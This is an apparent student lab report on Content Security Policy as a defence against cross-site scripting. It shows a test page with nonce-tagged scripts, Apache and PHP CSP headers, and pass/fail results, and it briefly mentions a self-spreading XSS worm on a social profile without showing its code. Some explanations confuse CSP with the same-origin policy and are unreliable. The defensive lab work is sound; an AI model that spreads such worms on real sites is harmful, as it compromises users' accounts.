


Similar to the link approach, the dom approach also edits the viewer of Samy's profile, and the worm infects the viewer which then spreads to other viewers of who visit the victims' profile.

Task 7: Defeating XSS Attacks Using CSP

```
show_img('Task 7/pt 1/example32a.png')
show_img('Task 7/pt 1/example32a_index.png')
show_img('Task 7/pt 1/example32b.png')
show_img('Task 7/pt 1/example32c.png')
```






1. When visiting example32a, all fields are 'OK' and button click works, but when visiting example32b all the nonce fields, example60.com and the button click does not work, and in example32c, it is mostly similar with example32b with the exception of the first nonce field passing. In example32a, for the nonce 111-111-111, 222-222-222 and no Nonce are present and the script is of the same origin policy, so it is labelled 'OK'. Since the self, example60 and example70 are of the Same

Origin Policy as well, it labelled 'OK'. In example32b, for the nonce 111-111-111, 222-222-222, noNonce, and example60 are of different Origin Policy, so they are labelled 'Failed'. Since the self and example70 are of same origin policy as well, it labelled 'OK' In example32c, for the nonce 111-111-111, self and example70 are of the same Origin Policy, so they are labelled 'OK'. The remaining fields are of different origin policy.

- When visiting example32a, the button click works, but when visiting example32b and example32c the button does not click. The onClick function of each button is not set for example32b and example32c.

```
show_img('Task 7/pt 3/index.png')
show_img('Task 7/pt 3/apache_csp.png')
show_img('Task 7/pt 3/example32b_out.png')
```



```
anythink1208@seed-1004326VM: ~/Lab/Labsetup
anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10...
GNU nano 4.8
Color
Apr 9 15:16
anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10...
Modified

<h2><b>CSP Experiment</b></h2>
<p>1. Inline: Nonce (111-111-111): <span id='area1'><font color='red'>Failed</font></span></p>
<p>2. Inline: Nonce (222-222-222): <span id='area2'><font color='red'>Failed</font></span></p>
<p>3. Inline: NoNonce: <span id='area3'><font color='red'>Failed</font></span></p>
<p>4. From self: <span id='area4'><font color='red'>Failed</font></span></p>
<p>5. From www.example60.com: <span id='area5'><font color='red'>Failed</font></span></p>
<p>6. From www.example70.com: <span id='area6'><font color='red'>Failed</font></span></p>
<p>7. From button click: <button onclick='newAlert();>Click me</button></p>

<script type="text/javascript" nonce="111-111-111">
document.getElementById('area1').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript" nonce="222-222-222">
document.getElementById('area2').innerHTML = "<font color='green'>OK</font>";
</script>

<script type="text/javascript">
document.getElementById('area3').innerHTML = "<font color='green'>OK</font>";
</script>

<script src="script_area4.js" ></script>
<script src="http://www.example60.com/script_area5.js" ></script>
<script src="http://www.example70.com/script_area6.js" ></script>

<script type="text/javascript" nonce="333-333-333">
    function newAlert() {
        alert('JS Code executed!');
    }
</script>

</html>
```

The terminal window shows the command 'anythink1208@seed-1004326VM: ~/Lab/Labsetup' and the date 'Apr 9 15:16'. The nano editor is displaying the 'index.html' file. The file content includes HTML and JavaScript code demonstrating various Content Security Policy (CSP) and nonce mechanisms. The code uses different methods to set the CSP header and specify nonces for different resources, such as inline attributes, the 'self' keyword, and external URLs. It also includes a button with an onClick event handler that triggers a new alert.

```

anythink1208@seed-1004326VM: ~/Lab/Labsetup
anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x anythink1208@seed-10... x
GNU nano 4.8
# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example70.com \
        'nonce-111-111-111' 'nonce-222-222-222' *.example60.com 'nonce-333-333-333' \
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>


# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
</VirtualHost>

```

Key bindings at the bottom:

- Get Help
- Write Out
- Where Is
- Cut Text
- Justify
- Cur Pos
- Undo
- Mark Text
- To Bracket
- Exit
- Read File
- Replace
- Paste Text
- To Spell
- Go To Line
- Redo
- Copy Text
- Where Was



1. For Area 5 and Area 6, we would have to add *.example60 and *.example70 into the apache configuration file

```

show_img('Task 7/pt 4/phpindex.png')
show_img('Task 7/pt 4/example32c_out.png')

```

The screenshot shows a Linux desktop environment with a terminal window and a Firefox browser window.

Terminal Window:

```

anythink1208@seed-1004326VM: ~/Lab/Labsetup
GNU nano 4.8
<?php
$cspheader = "Content-Security-Policy:" .
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' *.example70.com".
    "'nonce-222-222-222' *.example60.com";
header($cspheader);
?>
<?php include 'index.html';?>

```

Firefox Browser Window:

The Firefox address bar shows `www.example32c.com`. The page content displays the following experiment results:

CSP Experiment

1. Inline:Nonce (111-111-111): OK
2. Inline:Nonce (222-222-222): OK
3. Inline:NoNonce: Failed
4. From self: OK
5. From www.example60.com: OK
6. From www.example70.com: OK
7. From button click:

Terminal Window (Bottom Right):

```

anythink1208@seed-1004326VM: ~/Lab/Labsetup
phpindex.php script_area5.js xss_worm.js
elgg@seed-1004326VM:/ nano phpindex.php
elgg@seed-1004326VM:/ nano phpindex.php
elgg@seed-1004326VM:/ nano /etc/apache2/sites-enabled/apache_csp.conf
elgg@seed-1004326VM:/ nano phpindex.php
elgg@seed-1004326VM:/
```

1. For Areas 1, 2, 4, 5 and 6 to display 'OK', we have to add 'self', *.example60 and *.example70, and the 2 nonces
1. CSP is a defense against any attacks that rely on executing malicious content in a trusted web context, or other attempts to circumvent the same origin policy. With CSP, you can restrict data sources that are allowed by a web application, by defining the appropriate CSP directive in the HTTP response header.

